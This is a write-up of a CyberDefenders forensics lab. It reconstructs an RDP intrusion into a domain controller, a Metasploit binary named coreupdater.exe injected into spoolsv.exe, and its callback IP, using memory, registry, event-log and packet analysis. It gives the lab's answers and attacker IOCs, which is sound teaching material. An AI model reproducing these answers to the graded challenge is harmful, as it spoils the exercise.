Challenge: Szechuan Suace Lab

Platform: CyberDefenders

Category: Endpoint Forensics

Difficulty: Medium

Tools Used: Volatility 3, Arsenal Image Mounter, Registry Explorer, EvtxECmd, Timeline Explorer, VirusTotal, Wireshark, NetworkMiner, DS Internals PowerShell framework, Crack Station, Event Log Explorer, FTK Imager

Summary: This lab involved investing two compromised hosts, a Windows server (Domain Controller) and desktop. Analysis revealed that the initial access occurred on the domain controller via RDP from a Russian IP, which downloaded a malicious binary named coreupdater.exe to %SYSTEMROOT%\System32. The malware, identified as Metasploit, injected into spoolsv.exe. Persistence was achieved through Windows services and registry run keys. Further analysis uncovered lateral movement from the domain controller (Windows server) to the desktop via RDP. I really enjoyed this lab and found it quite challenging. It was my first time dumping the ntds.dit database and extracting hashes from it which was interesting, overall I learnt a lot and highly recommend you give this a shit.

Scenario: Your bedroom door bursts open, shattering your pleasant dreams. Your mad scientist of a boss begins dragging you out of bed by the ankle. He simultaneously explains between belches that the FBI contacted him. They found his recently-developed Szechuan sauce recipe on the dark web. As you careen past the door frame you are able to grab your incident response "Go-Bag". Inside is your trusty incident thumb drive and laptop.

Note:

- Some files may be corrupted just like in the real world. If one tool does not work for you, find another one.

What's the Operating System version of the Server? (two words)


Let's start by using volatility 3 to extract the registry hives contained within the citadeldc01.mem file:

- `python .\vol.py -f citadeldc01.mem windows.registry.hivelist –dump`

The OS version is found within the SOFTWARE registry hive at the following path:

- `Microsoft\Windows NT\CurrentVersion`

We can use an incredible tool by Eric Zimmerman called Registry Explorer to view the SOFTWARE hive:



Value Name	Value Type	Data
ABC	ABC	ABC
SystemRoot	RegSz	C:\Windows
SoftwareType	RegSz	System
RegisteredOwner	RegSz	Windows User
InstallDate	RegDword	1600361039
CurrentVersion	RegSz	6.3
CurrentBuild	RegSz	9600
RegisteredOrganization	RegSz	
CurrentType	RegSz	Multiprocessor Free
InstallationType	RegSz	Server
EditionID	RegSz	ServerStandardEval
ProductName	RegSz	Windows Server 2012 R2 Standard Evaluation
ProductId	RegSz	00252-10000-00000-AA228
DigitalProductId	RegBinary	A4-00-00-00-03-00-00-00-30-30-32-35-32-2D-31-30-30-30-30-2D-30-30-30-30-30-2D-41-41-32-32-38-00...
DigitalProductId4	RegBinary	F8-04-00-00-04-00-00-00-30-00-30-00-30-00-30-00-30-00-2D-00-30-00-32-00-35-00-32-00-31-00-2D-00...
CurrentBuildNumber	RegSz	9600
BuildLab	RegSz	9600.winblue_gdr.140221-1952
BuildLabEx	RegSz	9600.17031.amd64fre.winblue_gdr.140221-1952
BuildGUID	RegSz	ffffffff-ffff-ffff-ffff-ffffffffffff
PathName	RegSz	C:\Windows


The ProductName value indicates the full name of the Windows edition.

Answer: 2012 R2

What's the Operating System of the Desktop? (four words separated by spaces)

Let's start by mounting the provided disk image using Arsenal Image Mounter. To do so, launch the tool, click the Mount disk image button and select the e01 file for the desktop. We can now use Registry Explorer to parse the SOFTWARE hive located at:

- `%SYSTEMROOT%\System32\config`



Value Name	Value Type	Data
SystemRoot	RegSz	C:\Windows
BaseBuildRevisionNumber	RegDword	1
BuildBranch	RegSz	vb_release
BuildGUID	RegSz	ffffffff-ffff-ffff-ffff-ffffffffffff
BuildLab	RegSz	19041.vb_release.191206-1406
BuildLabEx	RegSz	19041.1.amd64fre.vb_release.191206-1406
CompositionEditionID	RegSz	EnterpriseEval
CurrentBuild	RegSz	19041
CurrentBuildNumber	RegSz	19041
CurrentMajorVersionNumber	RegDword	10
CurrentMinorVersionNumber	RegDword	0
CurrentType	RegSz	Multiprocessor Free
CurrentVersion	RegSz	6.3
EditionID	RegSz	EnterpriseEval
EditionSubManufacturer	RegSz	
EditionSubstring	RegSz	
EditionSubVersion	RegSz	
InstallationType	RegSz	Client
InstallDate	RegDword	1600408023
ProductName	RegSz	Windows 10 Enterprise Evaluation
ReleaseId	RegSz	2004

Note, mounting the image is not required. You could use FTK Imager to load the image and export the config directory.


Answer: Windows 10 Enterprise Evaluation

What was the IP address assigned to the domain controller?

Network interface information is stored within the SYSTEM registry hive at:

- `CurrentControlSet\Services\Tcpip\Parameters\Interfaces`

Using the dumped registry hives from the first question, we can navigate to the provided path in Registry Explorer. Here we can find the IP address of the domain controller:



Value Name	Value Type	Data
ABC	ABC	ABC
UseZeroBroadcast	RegDword	0
EnableDeadGWDetect	RegDword	1
EnableDHCP	RegDword	0
NameServer	RegSz	127.0.0.1
Domain	RegSz	
RegistrationEnabled	RegDword	1
RegisterAdapterName	RegDword	0
DhcpServer	RegSz	255.255.255.255
Lease	RegDword	1800
LeaseObtainedTime	RegDword	1600362219
T1	RegDword	1600363119
T2	RegDword	1600363794
LeaseTerminatesTime	RegDword	1600364019
AddressType	RegDword	0
IsServerNapAware	RegDword	0
DhcpConnForceBroadcastFlag	RegDword	0
IPAddress	RegMultiSz	10.42.85.10
SubnetMask	RegMultiSz	255.255.255.0
DefaultGateway	RegMultiSz	10.42.85.100
DefaultGatewayMetric	RegMultiSz	0

Answer: 10.42.85.10

What was the timezone of the Server?

Timezone information is stored within the SYSTEM hive located at:

- `CurrentControlSet\Control\TimeZoneInformation`

Answer: UTC-6

What was the initial entry vector (how did they get in)?. Provide protocol name.


Start by mounting the disk image for DC01. Let's investigate the Security.evtx logs located at:

- `%SYSTEMROOT%\System32\winevt\Logs`

We can use a tool called EvtxECmd to parse the Security.evtx logs and view the output using Timeline Explorer:

- `.\EvtxECmd.exe -f "<path_to_security.evtx>" --csv . --csvf dc01-security-out.csv`


I am going to start by inspecting successful authentication logs (Event ID 4624) and group by the Remote Host column:



Remote Host: kali (-) (Count: 4)

7486	□	7486	7486	2020-09-19 03:21:46
7499	□	7499	7499	2020-09-19 03:22:07
7524	□	7524	7524	2020-09-19 03:22:36
8006	□	8006	8006	2020-09-19 03:56:03


What immediately stands out are successful logons from a remote host named "Kali", likely indicating a user logging in via a Kali Linux machine. All these events are of type 3 (network) and target C137\Administrator. Immediately following these events, we can see logon type 10 events targeting the same user from 194.61.24.102:



Remote Host: CITADEL-DC01 (194.61.24.102) (Count: 4)

7495	□	7495	7495	2020-09-19 03:21:48
7507	□	7507	7507	2020-09-19 03:22:09
7532	□	7532	7532	2020-09-19 03:22:37
8014	□	8014	8014	2020-09-19 03:56:04

Logon type 10 refers to RDP, which is a common initial access vector used by threat actors. If you use a tool like VirusTotal, we can see that this IP geolocates to Russia which is extremely suspicious:



1 detected file communicating with this IP address

194.61.24.102 (194.61.24.0/24)
AS 41842 (LLC media Systems)

RU

Last Analysis Date
2 months ago

A logon type 3 followed by logon type 10 can describe a sequence where the remote user authenticates over the network to reach the target system's RDP service (type 3). Then the RDP service spawns a logon for that same account and after successfully authenticating, this generates a type 10 logon event.

If you filter for other type 10 events, we can see that the Russian IP is the only host authenticating via RDP to DC01, indicating that this is not normal authentication activity within this environment.


Answer: RDP

What was the malicious process used by the malware? (one word)

Let's start by using the pstree plugin within volatility against the DC01 memory dump. This enables us to view the parent-child relationships, and look for anything abnormal:


- `python .\vol.py -f citadeldc01.mem windows.pstree.PsTree`

Here I can see an interesting process called coreupdater.exe with no parent process and is located within the System32 directory:



```
3644 2244 coreupdater.ex 0xe00062fe7700 0 - 2 False 2020-09-19 03:56:37.000000 UTC 2020-09-19 03:56:52.000000 UTC \Device\HarddiskVolume2\Windows\System32\coreupdater.exe - -
```

After doing some research, this is not a legitimate System32 binary, therefore, it's likely trying to blend in as a system file to avoid detection. If you open the provided PCAP in Wireshark and navigate to File > Export Objects > HTTP:




Text Filter: core

Content Type: All Content-Types


Packet	Hostname	Content Type	Size	Filename
238574	194.61.24.102	application/x-msdos-program	7168 bytes	coreupdater.exe
339465	194.61.24.102	application/x-msdos-program	7168 bytes	coreupdater.exe

We can see this file being downloaded from the suspicious Russian IP identified earlier. You can dump this file using Wireshark, but in my case, I am going to use NetworkMiner which automatically generates the MD5 and SHA1 hash of files:



coreupdater

Frame nr.	Filename	Extension	Size	Source host	S. port	Destination host
238565	coreupdater.exe	exe	7 168 B	194.61.24.102	TCP 80	10.42.85.10 [CITADEL-DC01] [citadel-dc01.c137.local] [cit...
339455	coreupdater[1].exe	exe	7 168 B	194.61.24.102	TCP 80	10.42.85.115 [DESKTOP-SDN1RPT] [DESKTOP-SDN1R...




coreupdater.exe - File Details

Destination	10.42.85.10 [CITADEL-DC01] [citadel-dc01.c137.loc
LastWriteTime	9/18/2020 10:24 PM
MD5	eed41b4500e473f97c50c7385ef5e374
Name	coreupdater.exe
Path	/usr/local/NetworkMiner_2-7-3/AssembledFiles/194.
SHA1	fd153c66386ca93ec9993d66a84d6f0d129a3a5c
SHA256	10f3b92002bb98467334161cf85d0b1730851f9256f
Size	7168
Source	194.61.24.102 [194.61.24.102] (Other)

Max bytes to read: 256 Font size: 10 File type:EXE

```
4D5A90000300000004000000FFFF0000   MZ?.........??..
B8000000000000004000000000000000   ?.......@.......
00000000000000000000000000000000   ................
000000000000000000000000C8000000   ............?...
0E1FBA0E00B409CD21B8014CCD215468   ..?..?.?!?.L?!Th
69732070726F6772616D2063616E6E6F   is program canno
742062652072756E20696E20444F5320   t be run in DOS 
6D6F64652E0D0D0A2400000000000000   mode....$.......
392411DD7D457F8E7D457F8E7D457F8E   9$.?}E.?}E.?}E.?
5A83048E7E457F8E7D457E8E7F457F8E   Z?.?~E.?}E~?.E.?
743DEA8E7C457F8E743DEE8E7C457F8E   t=??|E.?t=??|E.?
```

We can take this hash and submit it to VirusTotal:



63/72 security vendors flagged this file as malicious

10f3b92002bb98467334161cf85d0b1730851f9256f83c27db125e9a0c1cfda6

coreupdater.exe

peexe runtime-modules 64bits idle direct-cpu-clock-access spreader assembly

7.00 KB

2 months ago

Given the significant number of detections, it’s safe to say that this file is malicious.


Answer: coreupdater

Which process did malware migrate to after the initial compromise? (one word)

This question is likely asking for us to identify what process this malware injected to after the initial compromise. We can use a volatility plugin called malfind which helps identify injected code:

- `python .\vol.py -f citadeldc01.mem windows.malfind.Malfind`

What immediately stands out is the MZ file header for spoolsv.exe:




```
3724    spoolsv.exe     0x4afc1f0000    0x4afc25afff    VadS    PAGE_EXECUTE_READWRITE  107     1       Disabled        MZ header
4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ................
0x4afc1f0000:   pop     r10
0x4afc1f0002:   nop
0x4afc1f0003:   add     byte ptr [rbx], al
0x4afc1f0005:   add     byte ptr [rax], al
0x4afc1f0007:   add     byte ptr [rax + rax], al
0x4afc1f000a:   add     byte ptr [rax], al
```

This suggests that an executable was potentially injected into this process. If you dump the memory space for this process using memmap:

- `python .\vol.py -f citadeldc01.mem windows.memmap --dump --pid 3724`


And generate the SHA256 hash of this dmp:



```
PS C:\tools\volatility3-2.26.0> Get-FileHash -Path .\pid.3724.dmp

Algorithm       Hash                                                                    Path
---------       ----                                                                    ----
SHA256          73737B3CE1728E8F0F9990888AF700BCE8E3DCBA3605E36BBFD1702183D92A82        C:\tools\volatility3-2.26.0\pid.3724.dmp
```

We can see it gets detected as Metasploit by two vendors:



Popular threat label metasploit

Family labels metasploit


Security vendors' analysis

Avast	Win32:Metasploit-C [Trj]	AVG	Win32:Metasploit-C [Trj]

Answer: spoolsv

Identify the IP Address that delivered the payload.

We know from Wireshark and NetworkMiner that the source of coreupdater.exe is 194.61.24.102:



Filter keyword: coreupdater

Frame nr.	Filename	Extension	Size	Source host
238565	coreupdater.exe	exe	7 168 B	194.61.24.102 [194.61.24.102] (Other)
339455	coreupdater[1].exe	exe	7 168 B	194.61.24.102 [194.61.24.102] (Other)


Answer: 194.61.24.102

What IP Address was the malware calling to?


To find what IP the malware is calling to, we can use the netscan plugin within Volatility. The netscan plugin extracts all network objects from the memory dump, and enables us to hunt for network connections made by a process:

- `python .\vol.py -f citadeldc01.mem windows.netscan > dc01-net.txt`

If you filter for “coreupdater” we can see two established network connections from the compromised DC to 203.78.103.109:




```
10.42.85.10  62613   203.78.103.109  443 ESTABLISHED 3644    coreupdater.ex  N/A
```



```
10.42.85.10  62613   203.78.103.109  443 ESTABLISHED 3644    coreupdater.ex  N/A
```

If you submit this IP to VirusTotal, we can see that it geolocates to Thailand:



2/95 security vendors flagged this IP address as malicious

203.78.103.109 (203.78.96.0/21)

